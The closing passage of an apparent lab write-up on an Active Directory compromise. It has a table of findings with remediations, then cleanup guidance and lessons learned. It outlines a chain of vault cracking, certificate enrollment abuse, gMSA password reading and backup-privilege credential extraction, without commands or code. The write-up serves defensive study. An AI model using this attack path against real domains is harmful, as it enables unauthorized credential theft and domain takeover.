| Saved reusable credential | Compromise of schlop exposes pebble’s password | Remove unnecessary stored credentials; prefer a managed identity or a narrowly scoped service account and rotate the exposed password |
| Broad gMSA password-read permissions | pebble obtains the service account’s managed secret | Restrict managed-password retrieval to required computer or service principals and review nested group access |
| Backup privileges on the domain controller | Service-account access leads to domain credential extraction | Limit backup rights to dedicated, tightly controlled identities and monitor backup operations and directory database access |
Cleanup and recovery
Section titled “Cleanup and recovery”I did not record cleanup in the original session notes. For a repeat run, close remote sessions, remove downloaded vault copies, certificate private keys, Kerberos caches, and extracted credential files from the assessment workspace when they are no longer needed. Treat all recovered secrets as exposed.
The password reset changes schlop’s state, and certificate issuance creates an authentication artifact. Restore the disposable environment through the platform’s reset workflow after testing. In a real assessment, coordinate account recovery, certificate revocation, credential rotation, and evidence retention with the system owner.
Lessons learned
Section titled “Lessons learned”The attack succeeds through a sequence of permissions and credential-handling failures. A protected vault still needs restricted storage and a strong master password. Certificate enrollment must be reviewed alongside the authorization granted by issuance policies. Delegated account control, saved credentials, gMSA password-read rights, and domain-controller backup privileges each create another route across a trust boundary.
For me, the turning point was looking beyond remote login. The ranch credentials were useful because of what they could enroll for, and each account after that opened another path through the domain.